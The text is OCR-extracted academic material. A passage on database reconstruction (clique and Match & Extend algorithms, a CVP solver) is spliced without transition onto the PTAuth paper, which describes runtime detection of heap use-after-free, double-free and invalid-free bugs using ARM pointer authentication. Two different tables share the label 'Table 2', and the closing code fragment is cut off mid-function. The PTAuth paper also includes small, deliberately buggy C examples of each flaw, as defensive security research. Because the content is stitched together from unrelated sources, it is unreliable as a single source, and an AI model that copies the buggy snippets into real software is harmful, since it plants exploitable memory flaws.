Table 2 and Table 3 compare the clique and Match & Extend algorithms and the improvement achieved by the error reduction step using the CVP solver. Recall that the error percentage is computed for each recovered coordinate. We measured the quality of the recovered databases in two ways: in Table 2 we report the average value of the error percentage over all the volumes in all recovered databases. For Table 3, we compute for each database the largest error percentage of its coordinates, and we report the average of all these maxima over all databases in Experiments I, II and IV. The effectiveness of CVP is for the cases where the initial reconstructed database is within some *close* distance of the correct database. Hence for the other two experiments, the plain CVP is not effective as the initial recovered database is rather far from the correct answer, and generally CVP can not be effective. Moreover, the CVP algorithm needs to have all the initial volumes, so for the experiments where some of the volumes are missing, CVP can not be used.

It can be seen that for Match & Extend algorithm the average error percentage is reduced from 0.09 to 0.07, from 0.09 to 0.08 and from 0.09 to 0.08 in Experiments I, II and IV, respectively. Table 3 shows similar results for maximum error percentage. Namely for Match & Extend algorithm the maximum error percentage is reduced from 0.22 to 0.20, from 0.30 to 0.22 and from 0.24 to 0.22 in Experiments I, II and IV, respectively.[7]

[7] Table 2 and Table 3 present the L_1 norm and L_∞ norm, respectively. The CVP solver optimizes for L_2 norm, so it has a larger effect on decreasing L_∞ norm than L_1 norm. In case the objective is to minimize the L_1 norm, an integer programming approach would be preferable.

PTAuth: Temporal Memory Safety via Robust Points-to Authentication

Reza Mirzazade Farkhani
Northeastern University
mirzazadefarkhani.r@northeastern.edu

Mansour Ahmadi
Northeastern University
Mansosec@gmail.com

Long Lu
Northeastern University
l.lu@northeastern.edu

Abstract

Temporal memory corruptions are commonly exploited software vulnerabilities that can lead to powerful attacks. Despite significant progress made by decades of research on mitigation techniques, existing countermeasures fall short due to either limited coverage or overly high overhead. Furthermore, they require external mechanisms (e.g., spatial memory safety) to protect their metadata. Otherwise, their protection can be bypassed or disabled.

To address these limitations, we present *robust points-to authentication*, a novel runtime scheme for detecting all kinds of temporal memory corruptions. We built a prototype system, called PTAuth, that realizes this scheme on ARM architectures. PTAuth contains a customized compiler for code analysis and instrumentation and a runtime library for performing the points-to authentication as a protected program runs. PTAuth leverages the Pointer Authentication Code (PAC) feature, provided by the ARMv8.3 and later CPUs, which serves as a simple hardware-based encryption primitive. PTAuth uses minimal in-memory metadata and protects its metadata without requiring spatial memory safety. We report our evaluation of PTAuth in terms of security, robustness and performance using 150 vulnerable programs from Juliet test suite and the SPEC CPU2006 benchmarks. PTAuth detects all three categories of heap-based temporal memory corruptions, generates zero false alerts, and slows down program execution by 26% (this number was measured based on software-emulated PAC; it is expected to decrease to 20% when using hardware-based PAC). We also show that PTAuth incurs 2% memory overhead thanks to the efficient use of metadata.

1 Introduction

Memory corruptions remain to be the most commonly exploited software vulnerabilities, despite the significant progress made by decades of research on mitigation techniques. Memory corruptions are caused by programming errors (or bugs) that break the type constraints of data in memory. They serve as the stepping stone for launching almost all types of software attacks, from simple stack smashing to heap spray and to more advanced return-oriented programming (ROP) and code reuse attacks. Generally, memory corruptions exist in two different forms: *spatial* or *temporal*. The former happens when data's spatial boundary is breached. The latter is due to data being used out of its life span.

Temporal memory corruptions may seem less harmful than spatial corruptions. However, they are being increasingly exploited to bypass the state of the art defenses against spatial corruptions or control flow manipulations. Use-after-free (UAF) is the most common type of temporal memory corruption. A recent analysis on the Chromium project shows that 50% of the serious memory safety bugs are UAF issues [28]. To exploit a UAF, an attacker first plants crafted objects in place of expired/freed objects and then waits for the vulnerable program to access the planted objects, and in turn, unknowingly invoke code specified by the attacker. Double-free and invalid-free are two other types of temporal memory corruptions [49] that can provide arbitrary write primitives for attackers.

To counter the powerful and stealthy attacks enabled by temporal memory corruptions, many mitigation or prevention techniques were proposed recently. One approach adopted by these works [37, 44, 58, 62, 65] aims to disable dangling pointers, without which UAF and its variants cannot occur. Though effective, these techniques are either too heavy for real-world deployment [44, 65] or limited in their scope of protection. For instance, DangNull [44] can only protect those pointers that reside on the heap. Techniques solely focusing on preventing dangling pointers, such as Oscar [37], are unable to prevent invalid-free vulnerabilities.

Another line of works on preventing temporal memory corruptions monitors every pointer dereference during runtime and ensures that the to-be-dereferenced pointer indeed points to the expected object (or type) [35, 47, 49]. These techniques are, in principle, more comprehensive than dangling pointer prevention. However, they tend to incur heavier runtime overhead.

Despite the approaches, the aforementioned techniques all

require spatial memory safety to protect their in-memory metadata, whose integrity is critical for the runtime monitoring. This common requirement underlines two limitations of these techniques. First, without external protection, they themselves are not robust against attacks or evasions. Second, requiring spatial safety can significantly increase the already high runtime overhead. Furthermore, many of the existing mitigations against temporal memory corruption, including [44, 62, 65], store a considerable amount of metadata in memory, increasing the memory footprint by as much as 2 times.

Motivated by the limitations of previous works (esp. limited coverage, the requirement of external protection, and high overhead), we present PTAuth, a novel system for dynamically detecting temporal memory corruptions in user-space programs. PTAuth follows the approach of runtime dereference checking. Unlike previous works, PTAuth has built-in protection of its in-memory metadata and thus obviates the need for external mechanisms to provide spatial memory safety. Moreover, PTAuth uses a checking scheme that minimizes metadata size and optimizes metadata placement for better compatibility and handling of data and pointer propagation.

Specifically, during the allocation of every heap object, PTAuth assigns a unique ID to the object and computes a cryptographic authentication code (`AC`) based on the object ID and the base address of the object. PTAuth stores the ID to the beginning of the object. It stores the `AC` to the unused bits of the pointer to the object. As a result, the pointer is "tied to" the object (or the pointee) at the particular location in memory. This points-to relationship can be verified during every pointer dereference by re-computing the `AC`. An `AC` mismatch indicates a temporal memory safety violation.

The in-memory metadata of PTAuth include `AC` for pointers and IDs for objects. Obviously, the robustness of the runtime checks hinges on the integrity of the metadata. PTAuth can detect corrupted or invalid metadata without requiring any form of spatial memory safety, thanks to the design of `AC`. By using a secret key for computing and verifying `AC`, PTAuth prevents attackers from forging or tampering with metadata. We prototyped PTAuth for the latest ARM architecture and employ PAC (pointer authentication code) [16], a hardware-based feature, to implement `AC`. PAC was originally designed for checking the integrity of protected pointers and has been enabled on the latest iOS devices [23]. We repurposed this hardware feature for performing secure encryption (i.e., calculating `AC`) and storing `AC` in unused bits of pointers.

The in-pointer storage of `AC` offers two benefits. First, storing `AC` does not consume additional memory space. Second, an `AC` is propagated automatically when the pointer is copied or moved, without requiring handling or tracking by PTAuth. An object ID is 8-byte long and is stored at the beginning of the object. This distributed placement of object IDs, as opposed to centralized storage, makes the runtime check faster.

In summary, we made the following contributions:

- We designed a novel scheme for dynamically detecting temporal memory corruptions, which overcomes the limitations of previous works and achieves minimal metadata, full coverage, and built-in security against attacks and metadata tempering.
- We built a system for ARM platforms that utilizes PAC to implement the detection scheme in an efficient and secure way.
- We evaluated the prototype using standard benchmarks and compared it with the state-of-the-art temporal corruption detectors, confirming the advantages of our approach.

2 Background

2.1 Exploiting Temporal Memory Bugs

Use-after-free: If a program reuses a pointer after the corresponding buffer had been freed, attackers may plant a crafted object in the same memory location, after the free and before the use, to trick the program into using the crafted object and consequently perform attacker-specified actions. According to recent reports [36, 44], UAF now counts for a majority of software attacks, especially on browsers, mostly because the deployed attack mitigations are unable to detect them. Moreover, most of the recent Android rooting and iOS jailbreaking exploits use UAF as a key part of their attack flows [13].

Double-free: Double-free is a special case of UAF, which occurs when a pointer is freed twice or more. This leads to undefined behaviors [8] and can be exploited to construct arbitrary memory write primitives, with which an attacker can corrupt sensitive information such as code pointers and execute arbitrary code.

Invalid-free: Invalid-free occurs when freeing a pointer that is not pointing to the beginning of an object or a heap object at all (i.e., freeing a pointer that was not returned by an allocator) [8, 49]. Similar to double-free, invalid-free may allow attackers to gain arbitrary memory overwrite abilities. The idea of *House of Spirit* [54] exploitation technique is partly based on exploiting invalid-free errors.

2.2 Pointer Authentication Code on ARMv8

Pointer Authentication Code, or PAC, is a new hardware feature available on ARMv8.3-A and later ARM Cortex-A architectures [10]. PAC is designed for checking the integrity of critical pointers. Compilers or programmers use the corresponding PAC instructions to (1) generate signatures for selected pointers, and (2) verify signatures before signed pointers are used. For instance, in a typical use case of PAC, compilers insert to programs the PAC instructions that, during runtime, sign each return address (*i.e.,* a special code pointer)

before saving it and check the signature before every function return. PAC is designed to detect unexpected or malicious overwrites of pointers. It has been deployed and enabled on the latest iOS devices [23].

PAC generates pointer signatures, or authentication codes, using *QARMA* [30], a family of lightweight block ciphers. *QARMA* takes two 64-bit inputs (one pointer and one context value), encrypts the inputs with a 128-bit key, and outputs a 64-bit signature. A context value is chosen by the programmer or compiler for each pointer. A total of five keys can be set by the OS (*i.e.,* code running at EL1) for encrypting/signing different kinds of pointers. Signatures are truncated and stored in the unused bits of signed pointers (*i.e.,* depending on the virtual address space configuration, 11 to 31 bits in a 64-bit pointer could be unused).

Very recently, ARM announced ARMv8.6-A [25], which introduced some enhancements to PAC. In ARMv8.3, when a pointer authentication process fails, the top bits of the invalid pointer is changed to *0x20*, which makes the pointer invalid to use. In contrast, in ARMv8.6, an exception is thrown when a pointer authentication fails, which prevents an attacker to brute-force the correct signature. Another improvement in ARMv8.6 is that a signature is XORed with the upper bits of the pointer, which help mitigate signature reuse attacks. At the time of writing this paper, no publicly available hardware or simulator supports ARMv8.6. Our design and implementation of PTAuth are based on ARMv8.3. We discuss in §3.5 how our design can be made compatible with ARMv8.6.

Table 1 lists a subset of PAC instructions. Each instruction serves one purpose (signing or authentication), targets one type of pointers (code or data), and uses one of the five keys (*i.e.,* two keys for each pointer type plus a generic key). Differentiating pointer types and having multiple keys help reduce the chance of pointer substitution or reuse attacks. The bottom two instructions in Table 1 are special. `PACGA` is not specific to pointer authentication and can be used as a data encryption instruction on small data objects (16 bytes at most). It uses the generic key and outputs a 32-bit cipher to the upper half of a general-purpose register. `XPAC` removes the signature from a signed pointer without any authentication. Therefore, it does not use any key. PAC is designed for fast and robust checking of pointer integrity. The signing and authentication are performed directly by the CPU without any software-level assistance. The keys are stored in the special CPU registers, which are accessible only to OS or EL1 code and not visible to user-level code.

PAC was originally designed for checking the integrity of pointers and has been mostly used for protecting code pointers. We use PAC as a simple hardware-based primitive for efficiently and securely computing `AC`. The `AC` is computed and verified based on our novel scheme designed for detecting temporal memory corruptions. Compared with PAC, PTAuth achieves a security goal (*i.e.,* enforcing temporal memory safety) that is orthogonal to, and broader than, the original purpose of PAC (*i.e.,* checking pointer value integrity). The recent UAF vulnerability in iOS (CVE-2019-8605 [26]) is a real example that shows PAC is unable to prevent temporal memory corruptions, which are exploited for jailbreaking or compromising iOS devices. In contrast, PTAuth is designed to stop temporal memory corruptions, which remain a type of commonly exploited vulnerabilities today.

Instruction	Key Used	Pointer Type	Purpose
PACIAx	Code.A	Code	Signing
PACIBx	Code.B	Code	Signing
PACDAx	Data.A	Data	Signing
PACDBx	Data.B	Data	Signing
AUTIAx	Code.A	Code	Authentication
AUTIBx	Code.B	Code	Authentication
AUTDAx	Data.A	Data	Authentication
AUTDBx	Data.B	Data	Authentication
PACGA	Generic	Generic	General
XPAC	-	-	Sig. stripping

Table 1: PAC-related instructions.

2.3 Fixed Virtual Platforms (FVP)

The ARMv8.3-A architecture (including PAC) was announced in late 2016 and is expected to enter mass production in 2020 to replace the current mainstream mobile architecture, namely ARMv8.0-A. At the time of writing, no development boards or commercially available SoC (Systems-on-Chip) use ARMv8.3-A. Apple's latest iOS devices, using the A12 Bionic SoC, is based on ARMv8.3-A and supports PAC. However, the SoC and OS are proprietary and cannot be used for testing the prototype of PTAuth.

ARM offers so-called Fixed Virtual Platforms (FVP) for to-be-released architectures [22]. FVP is a full-system simulator that includes processors, memory, and peripherals. It is a functionally accurate model of the simulated hardware. FVP allows for the development and testing of drivers, software, and firmware prior to hardware availability. It is widely used in the industry.

Following this standard practice, we used the ARMv8.3-A FVP when building and evaluating our prototype system. Thanks to FVP's functional accuracy, the evaluation results obtained on FVP are expected to be close to those obtained on actual hardware. We discuss more the implementation and evaluation in §5 and §6, respectively.

3 Design

3.1 System Overview

The goal of PTAuth is to dynamically detect temporal memory corruptions in the heap. The high-level idea is that, upon each pointer dereference (or pointer-based object access), temporal

memory corruption can be detected by checking (1) whether the pointer is pointing to the original or intended object, and (2) whether the metadata or evidence proving the points-to relationship is genuine.

Although the high-level idea is conceptually straightforward, how to realize it in an efficient and secure way is in fact challenging. What metadata are needed for establishing the points-to relationship? How are they computed and where are they stored? How can their integrity be verified? Answers to these design questions determine the efficiency and robustness of PTAuth. For instance, recording too much metadata leads to unnecessarily big memory footprint and redundant checks. Storing metadata separately from objects and pointers may ease metadata protection but significantly increase the overhead for locating and accessing metadata. Storing metadata in-place allows for fast access, but pointer arithmetics may complicate locating metadata. Moreover, in-place metadata is hard to protect and can be easily corrupted.

Our points-to authentication scheme overcomes these challenges and the limitations of previous works. PTAuth randomly generates an ID for each heap object upon its allocation. It also computes a cryptographic authentication code (`AC`) based on the object ID and the base address of the object. The object ID, stored at the beginning of the object, and the `AC`, stored in the unused bits of the object's pointer, together serve as the metadata to establish the verifiable points-to relationship between the object and its pointers. Furthermore, PTAuth can detect forged or corrupted metadata as long as the key for computing `AC` remains confidential and the `AC` computation can only be performed by PTAuth. We discuss the detailed design of the points-to authentication scheme in §3.4.

Our implementation of the points-to authentication scheme takes advantage of the PAC feature on ARM architectures. PTAuth uses PAC as a simple primitive, provided by hardware, for computing and checking `AC` and securing the key. We discuss in §3.5 the use of the PAC instructions and the compiler-based code instrumentation.

Figure 1 presents an overview of the PTAuth system. The PTAuth compiler instruments a protected application by inserting a runtime library and placing necessary hooks before selected `load` and `store` operations. During runtime, the PTAuth library checks the instrumented, pointer-based load-/store operations. The checking is based on a novel scheme that verifies the points-to relationship and the metadata integrity. It uses PAC as the hardware-based authentication primitive. PTAuth also installs a tiny OS patch for managing PAC encryption keys, which are only accessible from the kernel-space (or EL1) as enforced by the architecture. We discuss the design details after explaining the threat model.

3.2 Threat Model

We adopt a threat model common to user-space dynamic memory error checkers. We trust the OS and the underlying hardware (*i.e.,* the TCB). It is technically possible to reduce or remove the trust on OS if a more privileged entity can protect the PAC key management routine (*e.g.,* a hypervisor or EL2), which however is out of the scope for our current design. Our threat model also assumes that the basic defenses against code injection and modification are in place (*e.g.,* DEP and read-only code). This assumption is realistic because such defenses are universally enabled on modern OSes. They are needed for protecting code instrumented by PTAuth (*e.g.,* inline checks cannot be removed or uninstrumented code cannot be injected).

Our threat model also assumes that attackers cannot perform arbitrary memory read when exploiting temporal memory errors. Arbitrary memory read would allow an attacker to read a legitimate `AC` in memory and possibly reuse it, thus bypassing the security check. Assuming the absence of arbitrary memory read in our context is acceptable because finding an `AC` as well as its corresponding object ID in memory can be quite challenging due to ASLR and the indistinguishability between `AC` or ID values and other in-memory data. Moreover, based on previous research [32,40] and real-world attacks [9], attackers often exploit temporal memory errors as a stepping stone to obtain arbitrary memory read abilities, as shown in the high-profile WhatsApp double-free (CVE-2019-11932), Internet Explorer use-after-free (CVE-2013-3893) and iOS use-after-free (CVE-2019-8605 [26,27]) exploits. Therefore, it is realistic to assume attackers cannot perform arbitrary memory read while exploiting temporal memory errors.

Previous works on temporal memory safety [44,49,58,62,65] made all the above assumptions as we do. Additionally, they assumed the absence of spatial memory violations or required an external spatial safety mechanism to protect their metadata. In contrast, PTAuth does not make this assumption or require external spatial safety enforcement. We relaxed the threat model used in the previous work by allowing arbitrary memory overwrite, which an attacker may use to corrupt the metadata. Unlike the previous work, PTAuth has built-in metadata integrity check and is therefore robust against metadata corruption caused by spatial memory errors or attacks.

One might argue that PTAuth can be bypassed by attackers who are able to perform arbitrary memory read and write at the same time. While this argument is technically true, such a powerful attacker does not need to exploit temporal memory vulnerabilities at all, or try to bypass PTAuth, because she already has the ability to directly mount the final-stage attacks, such as code injection or data manipulation.




Figure 1: During the compile-time (left), PTAuth instruments a `C` program. It places the hooks in the program that are needed for the PTAuth runtime library to detect heap-based violations of temporal memory safety. The PTAuth library uses a novel authentication scheme (§3.4) that verifies the points-to relationship from pointers to pointees. During runtime (right), the PTAuth library generates signatures (`AC`) for heap objects and their pointers upon memory allocations, checks signatures upon pointer dereferences, and invalidates signatures upon object deallocations (§3.5). The scheme uses PAC as a simple building block for hardware-based metadata signing, storing (for pointers only), and verification.

```
1  int* ptr = (int*)malloc(10);
2  int* qtr = ptr;
3  ...
4  if (error) {
5      free(ptr);
6      ptr = null;
7  }
8  ...
9
10 if (log)
11     logError("Error", qtr);
```

(a) Use-After-Free

```
1  int* ptr = (int*)malloc(10);
2  int* qtr = ptr;
3  ...
4  if (error) {
5      free(ptr);
6      ptr = null;
7  }
8  ...
9
10 cleanCache:
11     free(qtr);
```

(b) Double-free

```
1  char* ptr = (char*)malloc(10);
2  for (; *ptr != '\0'; ptr++){
3      if (*ptr == SEARCH_CHAR)
4      {
5          printf("Match!");
6          break;
7      }
8  }
9  ...
10 cleanCache:
11     free(ptr)
```

(c) Invalid-Free

Figure 2: Examples of double-free, use-after-free and invalid-free temporal memory corruptions, which are undetectable by pointer integrity approaches but detectable by PTAuth.

3.3 Example Vulnerabilities

Before describing our points-to authentication scheme, we present three simple examples of temporal memory corruption below, which help explain why PAC can reliably detect them.

Use-after-free vulnerability: Figure 2 (a) is a typical example of UAF, where a pointer is used after its pointee has been freed. In this case, `qtr`, an alias of `ptr`, is used at Line 11 after `ptr` has been freed at Line 5. Although the programmer nullified the `ptr` at line 6, due to the aliasing, UAF still exists.

Double-free vulnerability: Figure 2 (b) shows a code snippet where a pointer can be freed twice, which may lead to undefined behaviors, including arbitrary memory writes.

Invalid-free vulnerability: Figure 2 (c) demonstrates a case where a pointer is freed while it is not pointing to the beginning of a buffer. This is a special type of temporal memory corruption [8, 49].

3.4 Points-to Authentication Scheme

Our authentication scheme applies to two types of data: objects and data pointers. *Objects* are dynamically allocated data on the heap. *Data pointers* reference the addresses of objects (we only consider pointers to heap objects in this paper). PTAuth verifies the identity of every object and the points-to relationship before it is accessed through a pointer. This verification relies on the `AC` (or authentication code) generated for the object and stored in its pointers.

The *ID* of an object is saved as inline metadata immediately before the object in memory (Figure 3). The ID establishes unique identities for objects and allows for binding pointers to their referenced objects (*i.e.,* making the points-to relationship verifiable), which is essential for detecting temporal memory corruptions. Figure 3 (lower right) shows two objects in the heap with their metadata. The ID is a 64-bit random value generated at the allocation of the object. An `AC` is 16-bit long and stored in the unused bits of a pointer (i.e., 48




Figure 3: Authentication code (`AC`) and object metadata (ID) defined by PTAuth for pointers and objects. The object metadata is stored in the 8-byte memory proceeding the object. The `AC` is stored in the unused bits of the pointer, which is 16-bit long.

effective bits in a pointer). Unlike the previous works such as DangNull [44], which only protect pointers residing in the heap, PTAuth authenticates data pointers stored everywhere in memory, including heaps, stacks and global regions.

Next, we explain the definition and calculation of `AC`. We then discuss in §3.5 the runtime `AC` generation and the checking mechanism.

Data Pointers: `AC` essentially binds a data pointer to its pointee and makes the binding verifiable. `AC` encodes: (1) the identity of the pointee object, and (2) the base address of the pointee. The ID and the base address together uniquely identify an object in time and space. This definition not only makes the points-to relationship easily verifiable, but also mitigates metadata reuse attacks. Figure 3 (bottom left) shows the computation of `AC` using the `PACIA` instruction. PTAuth performs this computation when an object is allocated. When an object is deallocated or reaches the end of its life cycle, PTAuth simply invalidates its ID (setting it to zero). Upon each pointer dereference, PTAuth recomputes the `AC` and compares it with the `AC` stored in the pointer. A mismatch indicates a temporal memory safety violation. No temporal memory corruption can happen without failing the points-to authentication.

In our scheme, less memory is used for storing the metadata for both pointers and objects than most previous works. Furthermore, there is no assumption that the metadata cannot be tampered with. Last but not least, PTAuth can find the base address of an object reliably with the help of PAC. This is necessary for supporting pointer arithmetic operations, which may shift a pointer to the middle of its pointee, than thus, fail a naive authentication that simply takes the pointer value as the object base address. We discuss the details in §3.5.

The PAC instruction encrypts/signs the inputs (i.e., object ID and base address) using a data pointer keys (`data.A` or `data.B`) and saves the truncated ciphertext to the unused bits in the pointer. Therefore, unlike an object, PTAuth does not need to use extra space for storing `AC` for pointers. An `AC` is generated whenever a pointer takes a new value, which can happen at object allocation or when the pointer is re-assigned to another object (*e.g.,* via the reference operator "`&`").

After a pointer becomes stale when its pointee is freed, any dereference of the dangling pointer will trigger an object ID mismatch, due to either the invalidated ID of the freed object, or a different ID of a new object allocated at the same location. Other temporal memory errors, such as double-free and invalid-free can be detected by PTAuth in the same way.

Code Pointers: Checking the integrity of code pointers is an intended use of PAC and is fairly straightforward. Unlike data pointers, we do not define our own `AC` for code pointers. PTAuth is fully compatible with the intended use of PAC for code pointers for preventing control flow hijacking attacks. They can be used together to thwart a broad range of attacks. We do not consider or claim code pointer authentication as a contribution to this work. For the rest of the paper, we focus our discussion on authenticating the points-to relationships while referring readers to the PAC documentation [12, 16] and PARTS [45] for code pointer authentication.

3.5 Compiler-based Code Instrumentation & Runtime `AC` Checking

To apply the points-to authentication scheme to a given program, PTAuth takes the general approach of inline reference monitoring. Via a custom compilation pass added to LLVM [24], PTAuth instruments the program so that `AC` can be generated and checked at the right moments during program execution. The instrumentation is performed at the LLVM bitcode level, which is close to assembly code while retaining enough type and semantic information for our code analysis and instrumentation. The instrumentation sites are carefully selected to minimize the interception of program execution. Below we discuss in detail the code instrumentation needed for each type of operation on `AC`.

AC Generation: During runtime, PTAuth needs to generate `AC` for data pointers whenever a new points-to relationship is created. To this end, during compilation, PTAuth performs two types of instrumentation. First, it instruments all essential API for heap memory allocation, including `malloc` (the dynamic allocator for heap objects), `calloc` and `realloc`. PTAuth only works on user-space programs and we assume the `ptmalloc` allocator is used. This instrumentation allows PTAuth to intercept all memory allocations, where the object

ID is generated and the AC for the pointer is computed as follows:

```
1  /* Computing AC for Data Pointer */
2  ID = RandomID() // 64-bit
3  AC = PACIA|B <BasePointer><ID>
```

Second, PTAuth instruments object deallocation sites, like free (heap object deallocation). At an object deallocation site, PTAuth simply sets the object ID to zero, which invalidates the object and thus prevents any further use of the object. Figure 3 (upper right) shows an example pointer and its AC. The base address and the ID of the pointee are used as the two inputs to the PACIA|B instruction to generate the AC:

AC Checking: PTAuth performs points-to authentication by checking the AC whenever a pointer-based data access happens (or a pointer reference occurs). During compilation, PTAuth instruments LLVM load and GetElementPtr instructions for pointers. For simplicity, we generally refer to both as load in our discussion. PTAuth verifies the integrity of the pointer and authenticates the AC of the pointer value as follows:

```
1  /* Authenticating AC for Data Pointers */
2  ID = getID(Pointee) // Pointee is an object
3  AUTIA|B <BasePointer><ID>
```

Due to pointer arithmetics, a (legitimate) pointer may sometimes point to the middle, instead of the base, of its pointee. Therefore, during AC checking, PTAuth cannot simply use the value of the pointer as the base address of the to-be-accessed object. A naive solution to this problem is to use additional metadata for recording the object base address for each pointer. However, this not only increases space overhead but creates a more challenging problem of propagating the metadata as pointers are copied or moved.

Backward Search: PTAuth finds the base address of an object during runtime without requiring any additional metadata. For each AC checking, PTAuth, by default, uses the pointer value as the object base address. If the check fails, two possibilities arise. First, the pointer is valid but is pointing to the middle of its pointee (i.e., its value is not the base address, hence the mismatched AC). Second, the pointer is invalid and a temporal memory violation is about to happen. When encountering a failed AC check, PTAuth initially assumes that the first possibility happened. It then starts a backward search from the current pointer location for the based of the object. Since objects are 16-byte aligned in memory, the backward search only looks for the object base addresses divisible by 16. This optimization makes the backward search fast. The search terminates when (1) an AC match occurs (*i.e.,* the correct Object ID and the base address are found), or (2) the search has exceeded the max distance or reached invalid memory, in which case a true temporal memory error is detected.

Our backward search scheme is tested, and works well, on ARMv8.3-A (the latest Cortex-A architecture available today). It is worth noting that the PAC instructions in the future ARMv8.6-A architecture may generate an exception when an authentication fails [25]. Our backward search scheme can work with the exception-enabled PAC instructions by having a tiny kernel patch that masks/disables the corresponding exceptions [20] during the (transient) backward search window. The exception masking code is only callable within the backward search function and thus cannot be abused by attackers. We are unable to evaluate this patch due to the lack of hardware or simulator for ARMv8.6. The rest of the PTAuth design and implementation is compatible with ARMv8.6.

Metadata propagation: Thanks to our in-pointer storage of AC, when a pointer is copied or moved, the metadata of the pointer is automatically propagated without any special handing by PTAuth or any software. As for metadata for objects (*i.e.,* IDs), they are not stored inside objects and thus are not automatically propagated during object duplication or movement. However, this is intended—object metadata should not be propagated when objects are copied or moved. This is because in our points-to authentication scheme, an object ID is assigned to and associated with the allocated buffer, rather than the data stored in that buffer. In contrast, previous works on temporal memory error detection, such as CETS [49], require special handling of metadata propagation at the cost of degraded runtime performance and limited data compatibility.

Handling deallocation: In contrast to pointer dereferencing, where a pointer can point to the middle of an object, for the deallocation procedure, the pointer should always point to the beginning of the object. Otherwise, invalid-free occurs, leading to undefined behaviors and temporal memory errors [8]. Based on this fact, PTAuth only performs one round of AC checking without the backward base address search. If the authentication fails at a deallocation site, it is either a double-free or an invalid-free error. If the authentication succeeds, PTAuth simply sets the object ID to zero (*i.e.,* invalidation) and lets the program execution continue.

Handling reallocation: During reallocation, the base address of an object may or may not change depending on the size of the object and the layout of the memory. PTAuth handles reallocation by instrumenting realloc. If the base of an object has changed, PTAuth nullifies the ID of the old object, generates a new ID, and computes a new AC for the new base pointer. As a result, the existing (stale) pointers to the old object become invalid and cannot be used anymore.

External/uninstrumented Code: During compilation time, PTAuth treats as a blackbox externally linked code or code that cannot be instrumented. This design enables backward and external compatibility. PTAuth instruments the entries to such blackboxes so that immediately before an object or pointer flows into a blackbox (*e.g.,* as an argument to an external function call such as memcpy), PTAuth authenticates the pointer and then strips off its AC, which can be done efficiently

	CETS [49]	DangNull [44]	DangSan [62]	CRCount [58]	PTAuth
Allocation	Generate lock & key	Register pointer	Register pointer	Generate reference counter	Generate ID & AC
Pointer dereference: *p	Comparison of key and lock value	No check	No check	No check	Points-to authentication
Copy ptr arithmetic: p = q+1	Propagate lock address and key	Update register ptr	Update register ptr	Update reference counter	No cost
Deallocation	Invalidate lock	Invalidate pointers	Invalidate pointers	Delayed deallocation	Invalidate ID
Memory overhead	O (# pointers)	O (# pointers)	O (# pointers)	O (# pointers) + Mem leaks	O (# objects)
Metadata handling	Disjoint	Disjoint	Disjoint	Disjoint	Inline
Metadata safety guarantee	×	×	×	×	✔

Table 2: Comparison of our approach with the closely related works, in terms of the use/check, management, and protection of the metadata.

using the `XPAC` instruction. Conversely, when a pointer returns from a blackbox, PTAuth generates the `AC` for it, whose subsequent uses are subject to checks.

3.6 Optimizations

Unnecessary Checks: We optimize the instrumentation strategy by avoiding insertions of unnecessary checks during compilation. The optimization is inspired by the fact that, for any valid pointer, UAF and other temporal memory violations cannot happen through the pointer until it is being freed or later. Therefore, it is not necessary to perform points-to authentication on any use of a pointer that can only take place before the pointer is freed. Obviously, detecting all such pointer uses in a program is an untractable problem [43, 55], which requires perfect alias analysis. However, we can solve this problem within the scope of a function by performing conservative intra-procedural analysis. By tracking a pointer's def-use chain inside a function, we can identify a set of use sites where the pointer and its aliases have not been free or propagated out of the function. PTAuth can safely ignore these use sites during instrumentation (*i.e.,* no runtime check is needed).

```
1  void quantum_gate2 (quantum_reg *reg){
2  int i, j, k, iset;
3  int addsize=0, decsize=0;
4
5  if(reg->num > reg->max )
6        printf("maximum",reg->num);
7
8  else {
9    for(i=0; i<(1 << reg->hashw); i++)
10     reg->hash[i] = 0;
11
12   for(i=0; i<reg->size; i++)
13     quantum_add_hash(reg->node[i].state, i,
           reg);
14     ...
```

